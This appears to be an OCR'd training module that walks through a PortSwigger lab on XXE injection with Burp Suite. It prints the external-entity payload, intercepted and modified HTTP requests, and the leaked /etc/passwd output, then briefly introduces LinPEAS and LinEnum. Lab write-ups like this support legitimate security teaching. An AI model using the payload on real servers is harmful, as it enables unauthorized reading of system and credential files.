
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

4. Then select “Open browser”.



When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

5. Using Burp Suite's Chromium browser, navigate to **Exploiting XXE to retrieve files** and read up on the topic if you haven't done so already.


https://portswigger.net/web-security/xxe#exploiting-xxe-to-retrieve-files
Back to all topics
What is XXE?
XML entities
How vulnerabilities arise
Testing for vulnerabilities
Exploiting vulnerabilities
Blind vulnerabilities
Finding hidden attack surface
Preventing vulnerabilities
View all XXE injection labs

Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

- Introduce (or edit) a `DOCTYPE` element that defines an external entity containing the path to the file.
- Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.


For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```


The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">
<stockCheck><productId>&xxe;</productId></stockCheck>
```

6. Then, scroll down to the "Exploiting XXE using external entities to retrieve files" lab and attempt to solve the problem.


https://portswigger.net/web-security/xxe
LAB
APPRENTICE
Exploiting XXE using external entities to retrieve files »

7. Click on "Access the lab".




Lab: Exploiting XXE using external entities to retrieve files

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

8. Log in with your existing account. If you don't have an account, please create a new one.



Login_

Please enter your email address and password to log in.


Email address

Password


Forgot your password?

○ Remember me on this computer

9. As per the lab's instructions, select a product within the shop and click "View details" on your selected product.



10. Click on the “Check stock” option, as per the instructions in the lab.



Description:

Everyone is getting wise to the nanny cams, and the old fashioned ways of listening in on other people's conversations. No-one trusts a cute looking teddy bear anymore, who knows what is hidden behind those button eyes. We have designed a foolproof system that will never catch you out with our 'Grow Your Own Spy Kit'.


In the same easy way you plant a seed, or seedling, you pop the water-resistant bug beneath the surface of some fresh compost. With regular watering and a sprinkling of plant food, your bug pots will thrive until they are ready to be gifted to those you wish to spy on.

No-one will suspect what you're up to, even if they have their suspicions, the only bugs they are going to find hiding amongst the leaves will be greenfly.

On purchasing our 'Grow Your Own Spy Kit' you will be required to sign a Non-Disclosure Agreement, loose lips cost lives you know.

Whether you are planning on just having a bit of fun with your family and friends, or you are a serious spy in the making, eavesdropping could not be any easier.

11. Ensure “Intercept is on” and refresh the lab environment to capture the request. You may need to click “Forward” to view the results below.




Request to https://0a890056030284fac0034f7c00660002.web-security-academy.net:443 [34.246.129.62]

```
POST /product/stock HTTP/1.1
Host: 0a890056030284fac0034f7c00660002.web-security-academy.net
Cookie: session=eBMTVjezhGNXri0JlFZWg8DstAwvmdJY
Content-Length: 107
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Content-Type: application/xml
Accept: */*
Origin: https://0a890056030284fac0034f7c00660002.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a890056030284fac0034f7c00660002.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

12. You will now craft a response to the web server using the external entity “&xxe;”, which you will set with the following command to point to the server’s system file **file:///etc/passwd**. Once you’ve captured the request, you may click “Forward” and it will allow you to add this line of code between the XML declaration and the `stockCheck` element:


```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```



```
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      16
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```


This line of code modifies the intercepted XML request to include an external entity definition. This external entity is defined so that it reads the **/etc/passwd** file. In doing so, you will cause the server to flag an error, as the server is looking for an integer value corresponding to the inventory's product ID. The server will then send back the contents of what the external entity is pointing to (the **passwd** file).

Send the request to the repeater by right-clicking in the work area as shown below:




```
User-Agent: M
Win64; x64) A
Gecko) Chrome
Content-Type:
Accept: */*
Origin:
```

Now, click on the “Repeater” tab and add the following blue highlighted lines below, corresponding to the addition of the external entity “&xxe;” as described above:



```
POST /product/stock HTTP/1.1
Host: 0a890056030284fac0034f7c00660002.web-security-academy.net
Cookie: session=eBMTVjezhGNXri0JlFZWg8DstAwvmdJY
Content-Length: 181
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Content-Type: application/xml
Accept: */*
Origin: https://0a890056030284fac0034f7c00660002.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a890056030284fac0034f7c00660002.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test[ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      &xxe;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Below is the response you should obtain after clicking “Send”. The server has sent back the contents of **file://etc/passwd**, which is what the external entity is pointing at.



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2286

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemdNetworkManagement,
,
,
:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemdResolver,
,
,
:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQLServer,
,
```

What you see above is the server attempting to retrieve the value of “&xxe;”, which results in reading the contents of **/etc/passwd** and including it in the response. If successful, the response will contain an error message like “Invalid product ID”, followed by the contents of the **/etc/passwd** file.

The **/etc/passwd** file is a system file on Unix-like operating systems that contains user account information. Exploiting this vulnerability results in:

- **File disclosure:** You can reveal the contents of the **/etc/passwd** file, which includes usernames and other account information.
- **Security concerns:** This can lead to serious security issues, as it exposes sensitive information about the system's user accounts. While the **/etc/passwd** file no longer contains password hashes (these are typically stored in **/etc/shadow**), it still provides valuable information that can be used for further attacks.

To mitigate this, we would need to ensure that XML input is properly validated and that external entity processing is disabled to help protect against such vulnerabilities.

Exploitation tools

Exploitation tools are used to exploit vulnerabilities within a security system to gain unauthorised access to a network. Let's take a look at some of these useful tools for exploitation.

Automated enumeration scripts

As a cyber security specialist, you will also need to be familiar with proactive security activities, one of which is **vulnerability testing**, also known as vulnerability assessment or vulnerability scanning. It’s a process you will use to identify weaknesses and potential security gaps in a system, network, or application, in order to proactively discover vulnerabilities before malicious actors can exploit them. As part of vulnerability testing, it's crucial to assess not only system configurations but also the security posture of specific machine scripts, whether they operate within Linux or Windows environments.

Linux machine scripts

Linux machine scripts refer to scripts written in various scripting languages like Bash, Python, Perl, etc. that are executed on Linux operating systems. These scripts are used for automating tasks, managing system configurations, and performing various operations on Linux machines. However, they are not immune to security vulnerabilities. In this section, we will look into some tools that can detect and exploit potential weaknesses in Linux machine scripts.

- **LinPEAS**

  One of the methods attackers use to compromise systems is to raise their privilege level after gaining access to enable them to compromise the system.

  LinPEAS is one such privilege escalation script for Linux systems. It can be used to determine potential privilege escalation paths and misconfigurations that could be exploited by attackers.

- **LinEnum**

  Vulnerability testing is a proactive activity performed to uncover security gaps before issues arise. In your work as a vulnerability tester, you will need to identify vulnerabilities in Linux systems based on the installed software, or lack of security updates, if this is the case.

  LinEnum helps in identifying potential vulnerabilities and misconfigurations on Linux systems.

